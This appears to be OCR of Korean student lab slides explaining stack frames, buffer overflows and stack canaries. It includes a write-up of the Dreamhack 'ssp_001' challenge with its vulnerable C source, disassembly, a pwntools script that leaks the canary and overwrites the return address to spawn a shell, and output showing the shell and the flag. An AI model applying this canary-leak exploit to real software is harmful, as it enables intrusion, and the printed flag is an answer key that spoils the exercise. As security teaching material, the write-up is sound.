
esp값에 ebp를 넣어준다. esp의 값에 ebp를 넣어줬기 때문에 ebp와 esp가 같아진다.



mov esp, ebp 실행 후

2. pop ebp


esp가 있는 곳에서 4byte만큼 복사하여 ebp에 넣는다. 그 후 esp = esp +4를 하여 esp를 조정한다.



pop ebp 실행 후

3. pop eip

esp가 있는 곳에서 4byte만큼 복사하여 eip에 넣는다. 즉 eip에 callee(a,b)이후의 위치가 들어가게 된다.



4. jmp eip

eip, caller의 callee 호출 이후 위치로 이동하며 함수 에필로그 끝

1. stack buffer overflow

buffer?

입력을 받기 위한 임시 저장소

배열이라 생각하면 편함

char buf[0×40];

취약한 코드 ? >>

read(0, buf, 0×100);

2. stack canary

stack buffer overflow를 막기 위한 기법

```
   0x00000000004006ff <+8>:     mov    rax,QWORD PTR fs:0x28
   0x0000000000400708 <+17>:    mov    QWORD PTR [rbp-0x8],rax
   0x00000000004007cd <+214>:   mov    rcx,QWORD PTR [rbp-0x8]
   0x00000000004007d1 <+218>:   xor    rcx,QWORD PTR fs:0x28
   0x00000000004007da <+227>:   je     0x4007e1 <main+234>
   0x00000000004007dc <+229>:   call   0x4005d0 <__stack_chk_fail@plt>
   0x00000000004007e1 <+234>:   leave
   0x00000000004007e2 <+235>:   ret
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}
void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(30);
}
void get_shell() {
    system("/bin/sh");
}
void print_box(unsigned char *box, int idx) {
    printf("Element of index %d is : %02x\n", idx, box[idx]);
}
void menu() {
    puts("[F]ill the box");
    puts("[P]rint the box");
    puts("[E]xit");
    printf("> ");
}
```

```c
int main(int argc, char *argv[]) {
    unsigned char box[0x40] = {};
    char name[0x40] = {};
    char select[2] = {};
    int idx = 0, name_len = 0;
    initialize();
    while(1) {
        menu();
        read(0, select, 2);
        switch( select[0] ) {
            case 'F':
                printf("box input : ");
                read(0, box, sizeof(box));
                break;
            case 'P':
                printf("Element index : ");
                scanf("%d", &idx);
                print_box(box, idx);
                break;
            case 'E':
                printf("Name Size : ");
                scanf("%d", &name_len);
                printf("Name : ");
                read(0, name, name_len);
                return 0;
            default:
                break;
        }
    }
}
```

2. stack canary

```
pwndbg> disass main
Dump of assembler code for function main:
   0x0804872b <+0>:     push   ebp
   0x0804872c <+1>:     mov    ebp,esp
   0x0804872e <+3>:     push   edi
   0x0804872f <+4>:     sub    esp,0x94
   0x08048735 <+10>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048738 <+13>:    mov    DWORD PTR [ebp-0x98],eax
   0x0804873e <+19>:    mov    eax,gs:0x14
   0x08048744 <+25>:    mov    DWORD PTR [ebp-0x8],eax
```

```
   0x0804886c <+321>:   mov    edx,DWORD PTR [ebp-0x8]
   0x0804886f <+324>:   xor    edx,DWORD PTR gs:0x14
   0x08048876 <+331>:   je     0x8048884 <main+345>
   0x08048878 <+333>:   jmp    0x804887f <main+340>
   0x0804887a <+335>:   jmp    0x8048790 <main+101>
   0x0804887f <+340>:   call   0x80484e0 <__stack_chk_fail@plt>
   0x08048884 <+345>:   mov    edi,DWORD PTR [ebp-0x4]
   0x08048887 <+348>:   leave
   0x08048888 <+349>:   ret
```

2. stack canary

box, name 주소 확인

main 함수에서 F 명령에 해당하는 부분은 다음과 같습니다.

```
1               case 'F':
2                   printf("box input : ");
3                   read(0, box, sizeof(box));
4                   break;
```

```
1     0x080487cb <+160>:    call   0x80484b0 <printf@
2     0x080487d0 <+165>:    add    esp,0x4
3     0x080487d3 <+168>:    push   0x40
4     0x080487d5 <+170>:    lea    eax,[ebp-0x88]
5     0x080487db <+176>:    push   eax
6     0x080487dc <+177>:    push   0x0
7     0x080487de <+179>:    call   0x80484a0 <read@pl
```

[ebp-0×88]

box 주소

P 명령에 해당하는 부분은 다음과 같습니다.

```
1               case 'P':
2                   printf("Element index : ");
3                   scanf("%d", &idx);
4                   print_box(box, idx);
5                   break;
```

```
1     0x080487f0 <+197>:    call   0x80484b0 <printf
2     0x080487f5 <+202>:    add    esp,0x4
3     0x080487f8 <+205>:    lea    eax,[ebp-0x94]
4     0x080487fe <+211>:    push   eax
5     0x080487ff <+212>:    push   0x804898a
6     0x08048804 <+217>:    call   0x8048540 <__isoc
7     0x08048809 <+222>:    add    esp,0x8
8     0x0804880c <+225>:    mov    eax,DWORD PTR [eb
9     0x08048812 <+231>:    push   eax
10    0x08048813 <+232>:    lea    eax,[ebp-0x88]
11    0x08048819 <+238>:    push   eax
12    0x0804881a <+239>:    call   0x80486cc <print_
```

2. stack canary

E 명령에 해당하는 부분은 다음과 같습니다.

```
1             case 'E':
2                 printf("Name Size : ");
3                 scanf("%d", &name_len);
4                 printf("Name : ");
5                 read(0, name, name_len);
6                 return 0;
```


```
1     0x08048829 <+254>:   call   0x80484b0 <printf
2     0x0804882e <+259>:   add    esp,0x4
3     0x08048831 <+262>:   lea    eax,[ebp-0x90]
4     0x08048837 <+268>:   push   eax
5     0x08048838 <+269>:   push   0x804898a
6     0x0804883d <+274>:   call   0x8048540 <__isoc
7     0x08048842 <+279>:   add    esp,0x8
8     0x08048845 <+282>:   push   0x804899a
9     0x0804884a <+287>:   call   0x80484b0 <printf
10    0x0804884f <+292>:   add    esp,0x4
11    0x08048852 <+295>:   mov    eax,DWORD PTR [eb
12    0x08048858 <+301>:   push   eax
13    0x08048859 <+302>:   lea    eax,[ebp-0x48]
14    0x0804885c <+305>:   push   eax
15    0x0804885d <+306>:   push   0x0
16    0x0804885f <+308>:   call   0x80484a0 <read@p
```

[ebp-0×48]
name 주소

```
pwndbg> print get_shell
$1 = {<text variable, no debug info>} 0x80486b9 <get_shell>
```

```
pwndbg> checksec
File:     /home/psw/ssp_001
Arch:     i386
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
Stripped:   No
```

2. stack canary



2. stack canary

```python
from pwn import *

p = remote("host3.dreamhack.games",10183)

#For Stack Canary list
canary = []

#Canary is located behind name
#0x80=128 so can leak canary by using print_box(box,idx)
for i in range(4):
    p.sendline(b"P")
    p.sendline(str(0x80 + i).encode())

    p.recvuntil(b"is : ")
    canary.append(int(p.recvline(), 16))

#[0x00, 0x12, 0x34, 0x56] > b"\x00\x12\x34\x56"
canary = bytes(canary)

print(canary)

#fill_box + leaked_canary + stack_ebp + dummy + addr(get_shell)
payload = b"A" * 0x40 + canary + b"A" * 4 + b"B" * 4 + p32(0x80486b9)

#1. len(payload)
#2. str(len(payload)) : int > str("64")
#3. .encode() "64" > b"64" string to byte
p.sendline(b"E")
p.sendline(str(len(payload)).encode())
#sendline() : pwntools method. if we send data that must be byte type
p.sendline(payload)

p.interactive()
```

2. stack canary

```
(myenv) psw@DESKTOP-PRR9766:~$ python3 ssp_001.py
[+] Opening connection to host3.dreamhack.games on port 10183: Done
b'\x00\x8b*2'
[*] Switching to interactive mode
[F]ill the box
[P]rint the box
[E]xit
> Name Size : Name : $ ls
flag
run.sh
ssp_001
$ cat flag
DH{00c609773822372daf2b7ef9adbdb824}$
```

System Software Lab.

20200451
박세원

Thank you !!